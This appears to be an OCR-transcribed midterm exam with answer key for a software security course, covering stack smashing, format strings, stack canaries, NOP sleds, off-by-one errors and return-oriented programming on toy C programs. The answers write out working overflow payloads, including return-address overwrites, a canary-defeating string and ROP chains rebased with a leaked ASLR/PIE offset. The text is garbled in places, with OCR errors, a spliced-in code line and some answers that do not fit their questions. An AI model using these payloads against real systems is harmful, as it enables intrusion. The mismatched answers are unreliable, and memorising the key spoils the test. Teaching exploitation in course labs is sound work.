CSIT 5740
Midterm

Question 1: Multiple Choice

a) Consider the following program. The numbers at the left are the line numbers and are not part of the program. Which of the 4 choices is correct.

```
#include <stdio.h>
void main(){
        char input[131072];        /* max # of chars could be entered */
        int a[131072];             /* Win 7 command line is 8192*/
        int i, n;
        printf("please enter your name!\n");
        gets(input);
        printf("Hello %s,how many integers you want to enter?\n",input);
        scanf("%d",&n);
        for(i=0;i<=n;i++){
                scanf("%d", &a[i]);
                }
}
```

A. There is no vulnerability in the program, as it is logically correct and can be compiled

B. The gets () fiunction in line 7 will not cause a buffer overflow, because the input [] arrayhas more spaces than the number ofcharacters a user can enter through the command line.

C. lt is possible to launch the format string attack in lines 7-8.

D. The loop in lines 10-12 may cause'búffer overflow.

b) Consider the following program

```
#include <stdio.h>
void main(){
        printf("%1$p-%2$p-%6$p-%7$p");
}
```

Stack
0x0000eeff
0x0000aabb
0x00005678
0x00001234
RIP of printf()
SFP of printf()
...

What is the output if the following is in the registers and in the stack (assume each row in the stack is 8-byte)

Register	rdi	rsi	rdx	rcx	r8	r	r10
Value	0x402004	0x7fffffff278	0x7fffffff288	0x403e00	0x0	0x7ffff7fcfb30	0x7fffffde90

A. address of a string-0x7ffffffe278-0x1234-0x5678

B. %1$p-%2$p-%56$p-%7$p-0x402004-0x0-0x7ffff7fcfb30

C. 0x402004-0x7ffffffe278-0x7ffff7fcfb30-0x7ffffffde90

D. 0x7ffffffe278-0x7ffffffe288-0x1234-0x5678

c) Choose the correet sets of permissions for the "/root" dirctory and the "important .txt' file, such that the user "alex" can successful open the file in the home directory of the super user"'root". Assume the directory and the file both exist, and assume "alex" is not in the same groupas "root".

(alex@ kali)-[~/CSIT5740/exam/midtermi
$pico /root/important.txt

```
A. directory: rwx  -w-  rwx
        file: rwx  ---  ---
B. directory: rwx  -w-  rwx
        file: rwx  ---  --x
C. directory: rwx  r-x  rw-
        file: rwx  ---  r-x
D. directory: -w-  ---  --x
        file: ---  ---  r--
```

d) Which of the following set of mechanisms help(s) to protect against the shellcode attacks (a.k.a return-to-shellcode attack) similar to the one you have done in Q3-HW1? Choose the best one.

A. Address Space Layout Randomization (ASLR) without Position Independent Execution (P[E)
B. Avoid any gets () function calls
C. Non-eXecutable stack (NX)
D. all of the above.

e) Function calling conventions determine how a function call can be realized in the instruction level. For the following function calling conventions you have seen in note set 3B, choose one tha is correct.

A. cdecl is used in converting the C code to both a 32-bit and 64-bit versions of x86 instructions
B. Regardless of the datatypes of the arguments, the SysV AMD64 calling convention always passes the first 6 arguments of a function through the rdi,rsi, rdx, rcx, r8 and r9 registers
C. SysV AMD64 is the calling convention used forall the compiled programs of Hw1.
D. None of the above.

f) For the x86 calling convention of registers you have seen in note set 3B, choose the bestanswer.

A. Callee-saved registers are those registers that store callee retum values.
B. Caller-saved registers are always pushed to the stack by the callee before the callee uses them.
C. Caller needs to back up the callee-saved registers before calling a function.
D. The caller can use the values in callee-saved registers after making a function call; those values are not changed by the finction calls.

g) Choose a description that is incorrect regarding the sudoer.

A. Sudoers can add a user to the sudo group.
B. When a user uses the "'sudo" command, s/he needs to verify himself/herself using the root password.
C. The effective UlD of a user who has successfully run the "sudo" command is ().
D. A sudoer can do whatever the super user "'root" can do, but s/he will need to use the "'sudo"command first.

h) Assume that a program overwrites one additional byte to a char array. Assume that an attacker is investigating whether s/he could exploit that to launch an off-by-one-byte attack. Choose one of the following 4 stacks that attacker can launch the attack. Assume that there is already a shellcode being injected into the memory and the attacker knows the address of the shellcode, Note that inall the following slacks, the memory region 0xbfffdd14-0xbfffdd54 are under the attacker's control (i.e. s/he can cnter values as she wishies to those regions).

Question 2: General Stack Smashing (30 points)

Consider the following C program with the buffer overflow vulnerability. We will exploit it sothat it prints “You Win!". Unless otherwise specified, assume that each time when the programis run, the instructions and the data will be located at exactly the same memory addresses (i.e. ASLR and PIE both are turned off). Moreover, unless otherwise specified, assume that the canary has not been enabled for this program.

```
#include<stdio.h>#include<string.h>
void funct(){
    printf("You win!\n");
    }
void main(){
    char input[4];
    printf("Please enter your name. \n");
    gets(input);
    printf("Bye %s .\n",input);
    }
```

a) Assue the C program is compile into a 64-bit Intel assembly program. Assume the following is what you see at the stack right after you have entered two characters “AA” to the gets() function (A-->\x41)

```
0x7fffffffdea0: 0x00000001    0x00000000    0xf7df2c8a    0x00007fff
0x7fffffffdeb0: 0xffffdfa0    0x00007fff    0x0040115c    0x00000000
0x7fffffffdec0: 0x00400040    0x00000001    0xffffdfb8    0x00007fff
0x7fffffffded0: 0xffffdfb8    0x00007fff    0x8e8b86ca    0x1ca0cdf2
```

i) Derive the starting address of the input[] array

Answer : 0x7fffffffde90+c = 0x7fffffffde9c

ii) By using the result in part a (i), and by assuming that the main () function would return to the C library function *libc start call main()* at the address0x00007ffff7df2c8a, calculate the mumber of characters you need to input in order to reach the return address of main () from the start of the input[] aray. Show your steps and explain briefly, otherwise no point will be given, Write your answer ns a decimalnumber (4 points)

Answer :

address of __libc_start_call_main() 0x00007ffff7df2c8a, it is stored at:

0x7fffffffdea8

address of the array starts from: 0x7fffffffde9c

So, we have 0x7fffffffdea8- 0x7fffffffde9c = 0xc = 12

b) Assume the following is what you see when you disassemble the function funct ()after you have started running the program.

CSIT 5740
Midterm

```
gef➤  disas funct
Dump of assembler code for function funct:
   0x0000000000401146 <+0>:     push   rbp
   0x0000000000401147 <+1>:     mov    rbp,rsp
   0x000000000040114a <+4>:     lea    rax,[rip+0xeb3]        # 0x402004
   0x0000000000401151 <+11>:    mov    rdi,rax
   0x0000000000401154 <+14>:    call   0x401030 <puts@plt>
   0x0000000000401159 <+19>:    nop
   0x000000000040115a <+20>:    pop    rbp
   0x000000000040115b <+21>:    ret
```

i) Derive the starting address of the input[] array

Answer = 0x0000000000401146

ii) By using part b (i) and also the result from part (a), design a payload that can lead the programto output "You Win!". Whenever needed, you may check the ASCll table in the appendix. For byte value that does not have a corresponding printable ASCll value in the table (i.e, 0x00, 0x99)please use "\x _value" (i.e. "x00", "x99"), Mind thal this is a little cndian Intel processor.

Answer = 'AAAAAAAAAAAA\x46\x11\x40\x00\x00\x00\x00\x00",

c) Assuime the Canary has been turned on, asing the notion'<canary>'to represenl the represent the canary value, rewrite the payload in part (b) so that it can let the program output "you win!". even with the presence of canary, for example,if your payload in part(b)is"AA\x11\x00\x50\x40' and you feel you should put canary between "A" and '\x11', then you should write 'AA<canary>\x11\x00\x501x40'

Answer: canary is always below the 8-byte rbp, so the payload could be

'AAAA<canary>AAAAAAAA\x46\x11\x40\x00\x00\x00\x00\x00"

d) Assume that we manage to launch a format string attack on the running program and expose the Linux stack content for this program when it is running main( ). The following is the list of stack data values we have got. We do not know the exact position of the canary in the output, but we know it must be one of the values, By using the knowledge you have learned regarding the canary,state the correct value of the canary, Provide a brief explanation, otherwise no point will be given.(4 points)

0x1e0cldff4e91dc00,   0x1,   0x7f87949f7c8a

Answer: 0x1e0c1dff4e91dc00, because canary ends with \x00

e) Assume the same instance of the running program as in part (d), design a payload that can defeat the canary and let the program output "You Win!", For simplicity, assume that the inputto the gets () will not be interupted by the presence of"\x00". (4 points)

Answer =

'AAAA\x00\xdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\x00\x00\x00",

'AAAA\x00\xdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\",(this is acceptable, but not really okay because unlike in b(ii) there is no memory dump to support), or

'AAAAdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\x00",

'AAAAdc\x91\x4e\xff\x1d\x0c\x1eAAAAAAAA\x46\x11\x40\x00\x00\x00\x00", also accepted needs at least 2 x '\x00' to over that 0x7fff seen in the stack

CSIT 5740

Midterm

Question 3: NOP Sled and Off-By-One Byte vulnerability

A shellcode is typically placed in an array, a return to shellcode attack would make use of the shellcode present in the array and let a function return to the array holding the shellcode instead of its caller. Due to various reasons, the start address of the same array could vary from time to timeeven with the memory protect mechanisms turned off, By using a proper NOP sled (the sequenceof"no operation" instructions that does nothing), we can overcome this and design a more robusreturn-to-shellcode attack.

a) Consider the situation that the start address of the char aray, a [], could vary in different rnnning instances from 0x7fffffffab00+x to 0x7fffffffab00-x, where x is a random variable in the close interval [0x000,0x100](i.e. x could be equal to 0x000 or 0x100).Derived the highest(biggest) possible memory address and the lowest(smallest) possible memoryaddress that a [] could start at. (2 points)


Answer:

biggest/highest start address 0x7fffffffab00+0x100 = 0x7fffffffac00

smallest/lowest start address 0x7fffffffab00-0x100 = 0x7fffffffaa00

b) Assume that the array a [] is 1000 bytes in size, which address in part (a) will always beinside the array? Explain briefly. (4 points)

Answer: biggest start address 0x7fffffffac00 will always belong to the array,



c) Again assume that the array [] is 1000 bytes in size. Assume that a [ ] is totally under our control and we can inject code to it fireely, also assume that the shellcode will be no larger than 100 bytes in size.

c) i) Calculate the minimuim number of NOP instructions needed for the NOP sled such that the start of the shellcode will be located in an address that always belongs lo the anay a [] , even if the array starts differently according to part (a), Assume the NOP sled is always injected to a) at addresses before the actual shellcode, Assume also that each NOp instruction occupies exactly l byte (NOP insiniction is encoded in l byte, as "\x90"), (6 polnts)

Answer:

multiple solutions, the NOP sled should be at least 0x200 =512 bytes in size.

When a[] starts at 0x7fffffffaa00, the shellcode instructions will start at 0x7fffffffaa00+0x200 = 0x7fffffffac00

When a[] starts at 0x7fffffffac00, the shellcode instructions will start at 0x7fffffffac00+0x200 = 0x7fffffffae00 (this is still in the array a[], because it is 1000 bytes in size)

With this NOP sled, we just need to return to 0x7fffffffac00

If a[] starts at the lowest address, shellcode starts exactly at 0x7fffffffac00, and we will be able to run it


If a[] starts at the highest address, shellcode starts at 0x7fffffffae00 , so we will return to a NOP instruction and keep running through 512 of them we will reach the shellcode (a[] is 1000-byte, after running the first 512 NOPs, we will reach our shell code which is no larger than 100-byte). So, we will also be able to run the shellcode

c) ii) With the NOP sled in part c (i), what should the return address of the retumn-to-shellcodeattack be? Explain briefly, otherwise no points will be given.

Answer: Since x is at most 0x100, the address 0x7fffffffab00+0x100 = 0x7fffffffac00 will always belong to the array a[] and we can return to that address, as it will always consist of the code injected by us

d) Refer to the off-by-one-byte vuilnerability example on slides 20-3 1 of note set 4A. The followingis a modified version of the same code. The off-by-one-byte wulnerability has been corrected in func (), But unfortunately, for some reasons, the program does not always write the ebp value corrcetly ih the corresponding instruction level assembly program (the assembly program is notshown for simpliciry). Note that the addresses 0xbf ffce44 to 0xbf ffce53 are the allocated space for the buffer[] array, The offByOne[] array is storing the input from the user/attacker

Inspect the stack carefully, and argue whether it is possible or not to launch a return-to-shellcode attack by using the data in the stack, Explain using 1 or 2 sentences, If a return-to-shellcode attack is possible, write the appropriate values to the corresponding spaces in the stack (see the bottompicture) so that the shellcode will be nun, The shellcode is still located at 0xaabbccdd. Ifa retum-to-shellcode attack is impossible, you do not need to write anything to the stack, but you need toexplain why it is not possible. (6 points)



Answer: Return-to-shellcode attack is Not possible. (2 points) because the ebp value is pointing to 0xbfffce54, which is NOT in/nor immediately below the array that attacker can provide the input. (4 points)

Question 4: Return-Oriented Programming

Consider the following C program with the buffer overflow vulnerability. We will exploit it sothat it prints “You win!”

Unless otherwise specified, assume that cach time when the program is run, the instructions andthe data will be located at exactly the same memory addresses (i.e, ASLR and PlE both are tummedof), Moreover, assume that the canary has not been enabled lor this programing

```
#include <string.h>
```

```
#include <stdio.h>
int state1 = 0;
int state2 = 0;
void fun1(){
    if(state2 >state1){
        state1 = state2;
        }
}
void fun2(){
    if(state2 >= state1){
        state2 = state2 + 1;
        }
}
void fun3(){
    if(state1 >= state2 && state1!=0){
        printf("You Win!\n");
        }
}
void getInput{
    char input [8];
    printf("please enter your name.\n");
    gets(input);
}
    int main(){
        getInput();
        return 0;
}
```


a) Identify the simiplest sequence of function calls (ie. the least number of function calls) to make the program output the message “"You Win!". If you feel the simplest sequence shou#include <string.h>#include <stdio.h>ld be fun3 ( ) first, then followed by fun1 () and fun2 () respectively, you should write your answeras"fun3 ()-> fun1 ()-> fun2 ()". **Answer**: main()->getInput()->fun2()->fun1()->fun3()

b) Assume the C program is compiled into a 64-bit Intel assembly program, Assume the following is what you see at the stack just before calling gets () in the getInput () function, Mind thatthe rows in the stack diagram might not be of the same size

i) Derive the address where the return address of the get Input () function is stored. If you feel the return address is stored in multiple addresses (ie. 0x11,0x12, 0x13, 0x14), providethe smallest address (i.e. 0x11), Note that this is a 64-bit program, the register rbp will take8 bytes to store. **Answer**: (rbp + 8) = 0xabcdde90+8 = 0xabcdde98

ii) Calculate the amount of characters you have to input to the input [ ] array, if you want to overflow it and reach the eturn address of get Input () from the start of the input [ ] aray.Show calculation steps clearly and provide brief explanation to each step, otherwise points will be deducted, Write your answer as a decimal number. (2 points)

Answer: (rbp + 8) = 0xabcdde90+8 = 0xabcdde98



c) You are given the addresses of the functions fun1 (), fun2 () , and fun3 () as follows. Using the result derived in parts (a) and (b), design a payload that can lead the program to output "YouWin!", Whenever needed, you may check the ASCII table in the appendix. For byte value that does not have a corresponding printable ASCII value in the table (i.e. 0x00, 0x99), pleasc use ”\x value"' (i.e. "\x00", “\x99").

Function name	Starting address
fun1 ()	0x0000555555555149
fun2 ()	0x000055555555516c
fun3 ()	0x0000555555555192

Answer:

payload = “AAAAAAAAAAAAAAAA\x6c\x51\x55\x55\x55\x55\x00\x00 x49\x51\x55\x55\x55\x55\x00\x00 x92\x51\x55\x55\x55\x55\x00\x00”

\x49 could be I

\x51 could be Q

\x55 could be U

\x6c could be l

d) Assume that now the Address Space Layout Randomization (ASLR) and Position IndependentExecution (PIE) are both tumed. But you are able to “leak"the addresses of fun1 () andfun2 ()as follows.

Function name	Starting address
fun1 ()	0x0000555555877149
fun2 ()	0x000055555587716c

i) Using the knowledge you have learned about ASLR and PIE, deduce the address of fun3 (). (4 points)

Answer: ALSR + PIE will add a constant offset to the starting address of the functions, from the table can learn the offset to be: 0x0000555555877149 - 0x0000555555555149 = 0x322000

fun3() at 0x0000555555555192 + offset = 0x0000555555877192

ii) Using the result from part d (i), design a payload that can lead the program to defeat ALSR and PIE and output “You Win!”

Answer:

payload = “AAAAAAAAAAAAAAAA\x6c\x71\x87\x55\x55\x55\x00\x00 x49\x71\x87\x55\x55\x55\x00\x00 x92\x71\x87\x55\x55\x55\x00\x00”

\x49 could be I

\x51 could be Q

\x55 could be U

\x6c could be l

\x71 could be q